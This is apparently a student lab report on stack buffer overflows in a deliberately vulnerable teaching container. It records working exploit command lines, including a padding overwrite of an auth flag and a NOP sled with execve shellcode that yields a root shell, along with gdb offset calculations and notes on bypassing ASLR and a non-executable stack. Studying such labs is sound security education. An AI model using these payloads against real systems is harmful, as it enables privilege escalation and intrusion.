
Lab5: Buffer_Overflow

Simple Buffer Overflow (login.c)

TEAM_VAR_SIZE = ((3029 + 9849) X 50) % 512
TEAM_VAR_SIZE = 316
We are overflowing the password buffer to hold 348 (316+16+16) values of A to reach auth_flag variable and setting it to 1 using the hex representation. Then we ran the program login.c without knowing the user credentials as seen below.




```
user@ubuntu:~$ asciinema rec  team8_login.cast -t "Team8 CY5010 Buffer Overflow L
ab"
asciinema: recording asciicast to team8_login.cast
asciinema: press <ctrl-d> or type "exit" when you're done
user@ubuntu:~$ docker run --privileged --name buffer-overflow -it sierraneu/buffe
r-overflow
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

user@650de8868f70:~$ sudo nano login.c
[sudo] password for user:
user@650de8868f70:~$ user@650de8868f70:~$ ./build.sh
kernel.randomize_va_space = 0
user@650de8868f70:~$
user@650de8868f70:~$ ./login username `python -c 'print "A" *348 + "\X01\X00\X00\
X00"'`
Segmentation fault
user@650de8868f70:~$ ./login username `python -c 'print "A" * 348 + "\X01\X00\X00
\X00"'`
Segmentation fault
user@650de8868f70:~$ ./login username `python -c 'print "A" * 348 + "\x01\x00\x00
\x00"'`

-=-=-=-=-=-=-=-=-=-=-=-=-=-
      Access Granted.
-=-=-=-=-=-=-=-=-=-=-=-=-=-

# id
uid=1001(user) gid=65534(nogroup) euid=0(root) groups=65534(nogroup),27(sudo)
# whoami
root
#
```

Figure 1


Advanced Buffer Overflow (extra.c)

In the previous task, if the auth_flag is set to 1 then the if statement in the main function returns true, hence invoking the shell. To invoke a shell with root privilege in this task, we need to inject the shellcode provided on to the stack. We did this by making our password buffer overflow with NOP slide (813 bytes) and 27 bytes of shellcode in order to reach the return address of the main. We then overrode this return address to that of an address holding the NOP instruction. To find the offset/difference between our password buffer and return pointer, we used the help of gdb as shown in figure 2 and found the value to be 840. We retrieved a valid memory address that holds a NOP instruction using the command x/600wx in gdb ([0x7fffffffede8]). As seen in figure 3, we were able to invoke a root shell successfully.



```
(gdb) p *username
$2 = 97 'a'
(gdb) p &username
$3 = (char (*)[256]) 0x7fffffffe9f0
(gdb) p &password
$4 = (char (*)[256]) 0x7fffffffe8f0
(gdb) p $rsp
$5 = (void *) 0x7fffffffec38
(gdb) p 0x7fffffffec38 - 0x7fffffffe8f0
$6 = 840
(gdb)
```

Figure 2




```
user@7eab86aac5e5:~$ ./extra abc `python -c 'print "\x90" *813 + "\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\x
f7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"+"\xe8\xed\xff\xff\xff\x7f"'`

Incorrect Username or password
# id
uid=1001(user) gid=65534(nogroup) euid=0(root) groups=65534(nogroup),27(sudo)
# whoami
root
# 
```

Figure 3

Questions:

1. Explain the positions of variables in the stack layout in the login.c program.
   The stack grows down i.e it grows towards lower memory addresses. In the check_authentication function of login.c the local variables are in the order: auth_flag, team_var, username_buffer and password_buffer. Hence, the password_buffer would have the least address while the auth_flag will have the highest.



2. Study the file “build.sh” and provide an explanation about the compilation (gcc command) parameters used for compiling the .c programs.

   gcc -z execstack -fno-stack-protector -ggdb3 -o extra extra.c

While compiling the vulnerable program (extra.c) we need to make the stack executable using -z execstack option in order to run the shellcode we place onto the stack. GCC compiler has a protection mechanism that can detect buffer overflow. This implementation can be turned off using -fno-stack-protector option while compiling. We use -ggdb3 option to produce debugging information for use by GDB and specify the binary output file as a result of compilation to be extra using -o option.

3. Research and document any two operating systems, compiler or developer protection schemes for stack-based buffer overflow attacks. For both these schemes, also mention their limitations or potential workarounds.

   a) Address Space Layout Randomization is memory protection for operating systems enabled by default to protect against buffer overflow. Address randomization randomly positions the base address of an executable and the position of libraries, heap, and stack in a process's address space thus, making the attack difficult. We can defeat this feature using brute-force attack. For example, in extra.c, we seek an address which holds a NOP instruction and with ASLR enabled this address changes every time we compile/run. So, we attack with the same address repeatedly (brute-force), hoping that at some point the address will correctly point to NOP instruction/shellcode in the overflown buffer[1].

   b) The stack is made non-executable by default which would make our attack futile. However, certain programs require the stack to be executable for delivering its intended function. So, the vulnerability in such programs still exists. This protection scheme as doesn't protect against situations where the attacker may place the attack code into a heap-allocated or statically allocated buffer.

4. Mention one real-life exploit and explain it in brief which has managed to bypass one of these protections.

   AOL Instant Messenger Buffer-Overflow Attack:

   There was an issue found in the AIM messenger by AOL where an AIM client user could allow a remote hacker to execute a code on the vulnerable system without the user's knowledge by clicking on a malicious URL supplied in an instant message or embedded in a web page.
   The vulnerability was the absence of bound checking of goaway() function of aim: URI handler and the absence of data being executed at addresses where it shouldn't. Due to this, Long messages could potentially overwrite values stored on the stack and may be used to overwrite a Structured Exception Handler (SEH) pointer. Hence, had the application deployed a client bound checking system along with a DEP technique, this exploit could have been prevented.

   This attack was successful as they were able to bypass ASLR – Address Space Layout Randomization protection.

(We can also bypass non-executable stack through return-to-libc attack. Here we make use of the vulnerability in a library, libc if used by the vulnerable program and carry out the buffer overflow attack).

References:

[1] Buffer Overflow by Seeds lab, https://seedsecuritylabs.org/Labs_16.04/Software/Buffer_Overflow/
[2] CVE-2002-0363, https://www.cvedetails.com/cve/CVE-2002-0362/
[3] AIM vulnerable to buffer overflow, https://www.kb.cert.org/vuls/id/735966